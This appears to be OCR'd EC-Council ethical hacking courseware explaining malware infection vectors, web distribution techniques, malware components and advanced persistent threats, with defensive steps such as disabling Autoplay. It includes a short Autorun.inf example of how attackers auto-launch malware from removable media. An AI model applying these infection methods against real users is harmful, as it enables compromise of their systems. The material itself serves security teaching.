Malware is malicious software that damages or disables computer systems and gives limited or full control of the systems to the malware creator for malicious activities such as theft or fraud. Malware includes viruses, worms, Trojans, rootkits, backdoors, botnets, ransomware, spyware, adware, scareware, crapware, roughware, crypters, keyloggers, etc. These may delete files, slow down computers, steal personal information, send spam, or commit fraud. Malware can perform various malicious activities ranging from simple email advertising to complex identity theft and password stealing.

Malware programmers develop and use malware to:

- Attack browsers and track websites visited
- Slow down systems and degrade system performance
- Cause hardware failure, rendering computers inoperable
- Steal personal information, including contacts
- Erase valuable information, resulting in substantial data loss
- Attack additional computer systems directly from a compromised system
- Spam inboxes with advertising emails

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Different Ways for Malware to Enter a System

- **Instant Messenger Applications**

  Infection can occur via instant messenger applications such as Facebook Messenger, WhatsApp Messenger, LinkedIn Messenger, Google Hangouts, or ICQ. Users are at high risk while receiving files via instant messengers. Regardless of who sends the file or from where it is sent, there is always a risk of infection by a Trojan. The user can never be 100% sure of who is at the other end of the connection at any particular moment. For example, if you receive a file through an instant messenger application from a known person such as Bob, you will try to open and view the file. This could be a trick whereby an attacker who has hacked Bob's messenger ID and password wants to spread Trojans across Bob's contacts list to trap more victims.

- **Portable Hardware Media/Removable Devices**

  - Portable hardware media such as flash drives, CDs/ DVDs, and external hard drives can also inject malware into a system. A simple way of injecting malware into the target system is through physical access. For example, if Bob can access Alice's system in her absence, then he can install a Trojan by copying the Trojan software from his flash drive onto her hard drive.
  - Another means of portable media malware infection is through the Autorun function. Autorun, also referred to as Autoplay or Autostart, is a Windows feature that, if enabled, runs an executable program when a user inserts a CD/DVD in the DVD-ROM tray or connects a USB device. Attackers can exploit this feature to run malware along with genuine programs. They place an Autorun.inf file with the malware in a CD/DVD or USB device and trick people into inserting or plugging it into

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

their systems. Because many people are not aware of the risks involved, their machines are vulnerable to Autorun malware. The following is the content of an Autorun.inf file:

```
[autorun]
open=setup.exe
icon=setup.exe
```

To mitigate such infection, turn off the Autostart functionality. Follow the instructions below to turn off Autoplay in Windows 10:

1. Click **Start**. Type **gpedit.msc** in the **Start Search** box, and then press **ENTER**.
2. If you are prompted for an administrator password or confirmation, type the password, or click **Allow**.
3. Under **Computer Configuration**, expand **Administrative Templates**, expand **Windows Components**, and then click **Autoplay Policies**.
4. In the **Details** pane, double-click **Turn off Autoplay**.
5. Click **Enabled**, and then select **All drives** in the **Turn off Autoplay** box to disable Autorun on all drives.
6. **Restart** the computer.

- **Browser and Email Software Bugs**

  Outdated web browsers often contain vulnerabilities that can pose a major risk to the user's computer. A visit to a malicious site from such browsers can automatically infect the machine without downloading or executing any program. The same scenario occurs while checking e-mail with Outlook Express or some other software with well-known problems. Again, it may infect the user's system without even downloading an attachment. To reduce such risks, always use the latest version of the browser and e-mail software.

- **Insecure Patch management**

  Unpatched software poses a high risk. Users and IT administrators do not update their application software as often as they should, and many attackers take advantage of this well-known fact. Attackers can exploit insecure patch management by injecting the software with malware that can damage the data stored on the company's systems. This process can lead to extensive security breaches, such as stealing of confidential files and company credentials. Some applications that were found to be vulnerable and were patched recently include Microsoft Office (CVE-2019-1084), .NET Framework (CVE-2019-1083), Microsoft Exchange Server (CVE-2019-1136), Microsoft Graphics Component (CVE-2019-1118), Docker flaw in Azure (CVE-2018-15664), Microsoft SQL Server RCE (CVE-2019-1068), and RDP RCE (CVE-2019-0887). Patch management must be effective in mitigating threats, and it is vital to apply patches and regularly update software programs.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Rogue/Decoy Applications**

  Attackers can easily lure a victim into downloading free applications/programs. If a free program claims to be loaded with features such as an address book, access to several POP3 accounts, and other functions, many users will be tempted to try it. POP3 (Post Office Protocol version 3) is an email transfer protocol.

  - If a victim downloads free programs and labels them as TRUSTED, protection software such as antivirus software will fail to indicate the use of new software. In this situation, an attacker receives an email, POP3 account passwords, cached passwords, and keystrokes through email without being noticed.
  - Attackers thrive on creativity. Consider an example in which an attacker creates a fake website (say, Audio galaxy) for downloading MP3s. He or she could generate such a site using 15 GB of space for the MP3s and installing any other systems needed to create the illusion of a website. This can fool users into thinking that they are merely downloading from other network users. However, the software could act as a backdoor and infect thousands of naive users.
  - Some websites even link to anti-Trojan software, thereby fooling users into trusting them and downloading infected freeware. Included in the setup is a readme.txt file that can deceive almost any user. Therefore, any freeware site requires proper attention before any software is downloaded from it.
  - Webmasters of well-known security portals, who have access to vast archives containing various hacking programs, should act responsibly with regard to the files they provide and scan them often with antivirus and anti-Trojan software to guarantee that their site is free of Trojans and viruses. Suppose that an attacker submits a program infected with a Trojan (e.g., a UDP flooder) to an archive's webmaster. If the webmaster is not alert, the attacker may use this opportunity to infect the files on the site with the Trojan. Users who deal with any software or web application should scan their systems daily. If they detect any new file, it is essential to examine it. If any suspicion arises regarding the file, it is also important to forward it to software detection labs for further analysis.
  - It is easy to infect machines using freeware; thus, extra precautions are necessary.

- **Untrusted Sites and Free Web Applications/Software**

  A website could be suspicious if it is located at a free website provider or one offering programs for illegal activities.

  - It is highly risky to download programs or tools located on "underground" sites, e.g., NeuroticKat software, because they can serve as a conduit for a Trojan attack on target computers. Users must assess the high risk of visiting such sites before browsing them.
  - Many malicious websites have a professional look, massive archives, feedback forums, and links to other popular sites. Users should scan the files using antivirus

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

software before downloading them. Just because a website looks professional does not mean that it is safe.

- Always download popular software from its original (or officially dedicated mirror) site, and not from third-party sites with links to the (supposedly) same software.

- **Downloading Files from the Internet**

  Trojans enter a system when users download Internet-driven applications such as music players, files, movies, games, greeting cards, and screensavers from malicious websites, thinking that they are legitimate. Microsoft Word and Excel macros are also used effectively to transfer malware, and downloaded malicious MS Word/Excel files can infect systems. Malware can also be embedded in audio/video files as well as in video subtitle files.

- **Email Attachments**

  An attachment to an e-mail is the most common medium to transmit malware. The attachment can be in any form, and the attacker uses innovative ideas to trick the victim into clicking and downloading the attachment. The attachment may be a document, audio file, video file, brochure, invoice, lottery offer letter, job offer letter, loan approval letter, admission form, contract approval, etc.

  Example 1: A user's friend is conducting some research, and the user would like to know more about the friend's research topic. The user sends an e-mail to the friend to inquire about the topic and waits for a reply. An attacker targeting the user also knows the friend's e-mail address. The attacker will merely code a program to falsely populate the e-mail "**From:**" field and attach a Trojan in the email. The user will check the email and think that the friend has answered the query in an attachment, download the attachment, and run it without thinking it might be a Trojan, resulting in an infection.

  Some email clients, such as Outlook Express, have bugs that automatically execute attached files. To avoid such attacks, use secure email services, investigate the headers of emails with attachments, confirm the sender's email address, and download the attachment only if the sender is legitimate.

- **Network Propagation**

  Network security is the first line of defense for protecting information systems from hacking incidents. However, various factors such as the replacement of network firewalls and mistakes of operators may sometimes allow unfiltered Internet traffic into private networks. Malware operators continuously attempt connections to addresses within the Internet address range owned by targets to seek an opportunity for unfettered access. Some malware propagates through technological networks. For example, the Blaster starts from a local machine's IP address or a completely random address and attempts to infect sequential IP addresses. Although network propagation attacks that take advantage of vulnerabilities in common network protocols (e.g., SQL Slammer) have not been prevalent recently, the potential for such attacks still exists.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **File Sharing**

  If NetBIOS (Port 139), FTP (Port 21), SMB (Port 145), etc., on a system are open for file sharing or remote execution, they can be used by others to access the system. This can allow attackers to install malware and modify system files.

  Attackers can also use a DoS attack to shut down the system and force a reboot so that the Trojan can restart itself immediately. To prevent such attacks, ensure that the file sharing property is disabled. To disable the file sharing option, click **Start** and type **Control Panel**. Then, in the results, click on the **Control Panel** option and navigate to **Network and Internet → Network and Sharing Center → Change Advanced Sharing Settings**. Select a network profile and under **File and Printer Sharing** section, select **Turn off file and printer sharing**. This will prevent file sharing abuse.


- **Installation by other Malware**

  A piece of malware that can command and control will often be able to re-connect to the malware operator's site using common browsing protocols. This functionality allows malware on the internal network to receive both software and commands from the outside. In such cases, the malware installed on one system drives the installation of other malware on the network, thereby causing damage to the network.

- **Bluetooth and Wireless Networks**

  Attackers use open Bluetooth and Wi-Fi networks to attract users to connect to them. These open networks have software and hardware devices installed at the router level to capture the network traffic and data packets as well as to find the account details of the users, including usernames and passwords.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.



Common Techniques Attackers Use to Distribute Malware on the Web

Source: *Security Threat Report* (*http://www.sophos.com*)


Some standard techniques used to distribute malware on the web are as follows:

- **Black hat Search Engine Optimization (SEO)**: Black hat SEO (also referred to as unethical SEO) uses aggressive SEO tactics such as keyword stuffing, inserting doorway pages, page swapping, and adding unrelated keywords to get higher search engine rankings for malware pages.
- **Social Engineered Click-jacking**: Attackers inject malware into websites that appear legitimate to trick users into clicking them. When clicked, the malware embedded in the link executes without the knowledge or consent of the user.
- **Spear-phishing Sites**: This technique is used for mimicking legitimate institutions, such as banks, to steal passwords, credit card and bank account data, and other sensitive information.
- **Malvertising**: This technique involves embedding malware-laden advertisements in legitimate online advertising channels to spread malware on systems of unsuspecting users.
- **Compromised Legitimate Websites**: Often, attackers use compromised websites to infect systems with malware. When an unsuspecting user visits the compromised website, he/she unknowingly installs the malware on his/her system, after which the malware performs malicious activities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Drive-by Downloads**: This refers to the unintentional downloading of software via the Internet. Here, an attacker exploits flaws in browser software to install malware by merely visiting a website.
- **Spam Emails**: The attacker attaches a malicious file to an email and sends the email to multiple target addresses. The victim is tricked into clicking the attachment and thus executes the malware, thereby compromising his/her machine. This technique is the most common method currently in use by attackers. In addition to email attachments, an attacker may also use the email body to embed the malware.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Components of Malware

Malware authors and attackers create malware using components that can help them achieve their goals. They can use malware to steal information, delete data, change system settings, provide access, or merely multiply and occupy space. Malware is capable of propagating and functioning secretly.


Some essential components of most malware programs are as follows:

- **Crypter**: It is a software program that can conceal the existence of malware. Attackers use this software to elude antivirus detection. It protects malware from reverse engineering or analysis, thus making it difficult to detect by security mechanisms.
- **Downloader**: It is a type of Trojan that downloads other malware (or) malicious code and files from the Internet to a PC or device. Usually, attackers install a downloader when they first gain access to a system.
- **Dropper**: It is a covert carrier of malware. Attackers embed notorious malware files inside droppers, which can perform the installation task covertly. Attackers need to first install the malware program or code on the system to execute the dropper. The dropper can transport malware code and execute malware on a target system without being detected by antivirus scanners.
- **Exploit**: It is the part the malware that contains code or a sequence of commands that can take advantage of a bug or vulnerability in a digital system or device. Attackers use such code to breach the system's security through software vulnerabilities to spy on information or to install malware. Based on the type of vulnerabilities abused, exploits are categorized into local exploits and remote exploits.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Injector**: This program injects exploits or malicious code available in the malware into other vulnerable running processes and changes the method of execution to hide or prevent its removal.
- **Obfuscator**: It is a program that conceals the malicious code of malware via various techniques, thus making it difficult for security mechanisms to detect or remove it.
- **Packer**: This software compresses the malware file to convert the code and data of the malware into an unreadable format. It uses compression techniques to pack the malware.
- **Payload**: It is the part of the malware that performs the desired activity when activated. It may be used for deleting or modifying files, degrading the system performance, opening ports, changing settings, etc., to compromise system security.
- **Malicious Code**: This is a piece of code that defines the basic functionality of the malware and comprises commands that result in security breaches. It can take the following forms:
  - Java Applets
  - ActiveX Controls
  - Browser Plug-ins
  - Pushed Content


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



APT Concepts

Advanced persistent threats are a major security concern for any organization, as they represent threats to the organization's assets, resources, financial records, and other confidential data. APT attacks can damage the reputation of an organization by revealing sensitive data. This section discusses APTs as well as their characteristics and lifecycle.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




What are Advanced Persistent Threats?


An advanced persistent threat is defined as a type of network attack whereby an attacker gains unauthorized access to a target network and remains in the network without being detected for a long time. The word "advanced" signifies the use of techniques to exploit the underlying vulnerabilities in the system. The word "persistent" signifies the external command-and-control (C&C) system that continuously extracts the data and monitors the victim's network. The word "threat" signifies human involvement in coordination. APT attacks are highly sophisticated attacks whereby an attacker uses well-crafted malicious code along with a combination of multiple zero-day exploits to gain access to the target network. These attacks involve well-planned and coordinated techniques whereby attackers erase evidence of their malicious activities after their objectives have been fulfilled. APT attacks are usually performed on organizations possessing valuable information, such as financial, healthcare, defense and aerospace, manufacturing, and business organizations. The main objective of these attacks is to obtain sensitive information rather than sabotaging the organization and its network.

Information obtained by an attacker through APT attacks includes:

- Classified documents
- User credentials
- Employee's or customer's personal information
- Network information
- Transaction information
- Credit card information
- Organization's business strategy information
- Control system access information

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Characteristics of Advanced Persistent Threats

APTs have various characteristics based on which attackers can design and plan their activities to successfully launch an attack. According to security researchers Sean Bodmer, Dr. Max Kilger, Jade Jones, and Gregory Carpenter, some key characteristics of APTs are as follows:

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Objectives**

  The main objective of any APT attack is to repeatedly obtain sensitive information by gaining access to the organization's network for illegal earnings. Another objective of an APT may be spying for political or strategic goals.

- **Timeliness**

  It refers to the time taken by an attacker from assessing the target system for vulnerabilities to exploiting them to gain and maintain access to the target system.

- **Resources**

  It is defined as the amount of knowledge, tools, and techniques required to perform an attack. APT attacks are more sophisticated attacks performed by highly skilled cyber-criminals, and they require considerable resources.

- **Risk Tolerance**

  It is defined as the level up to which the attack remains undetected in the target network. APT attacks are well planned and executed with proper knowledge of the target network, which helps them remain undetected in the network for a long time.

- **Skills and Methods**

  These are the methods and tools used by attackers to perform a certain attack. The methods used for performing the attack include various social engineering techniques to gather information about the target, techniques to prevent detection by security mechanisms, and techniques to maintain access for a long time.

- **Actions**

  APT attacks follow a certain number of technical "actions" that make them different from other types of cyber-attacks. The main objective of such attacks is to maintain their presence in the victim's network for a long time and extract as much data as possible.

- **Attack Origination Points**

  They refer to the numerous attempts made to gain entry into the target network. Such points of entry can be used to gain access to the network and launch further attacks. To succeed in gaining initial access, the attacker needs to conduct exhaustive research to identify the vulnerabilities and gatekeeper functions in the target network.

- **Numbers Involved in the Attack**

  It is defined as the number of host systems involved in the attack. APT attacks are usually performed by a crime group or crime organization.

- **Knowledge Source**

  It is defined as the gathering of information through online sources about specific threats, which can be further exploited to perform certain attacks.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Multi-phased**

  One of the important characteristics of APTs is that they follow multiple phases to execute an attack. The phases followed by an APT attack are reconnaissance, access, discovery, capture, and data exfiltration.

- **Tailored to the Vulnerabilities**

  The malicious code used to execute APT attacks is designed and written such that it targets the specific vulnerabilities present in the victim's network.

- **Multiple Points of Entries**

  Once an adversary enters the target network, he/she establishes a connection with the server to download malicious code for further attacks. In the initial phase of an APT attack, the adversary creates multiple points of entry through the server to maintain access to the target network. If one point of entry is discovered and patched by the security analyst, then the adversary can use a different entry point.

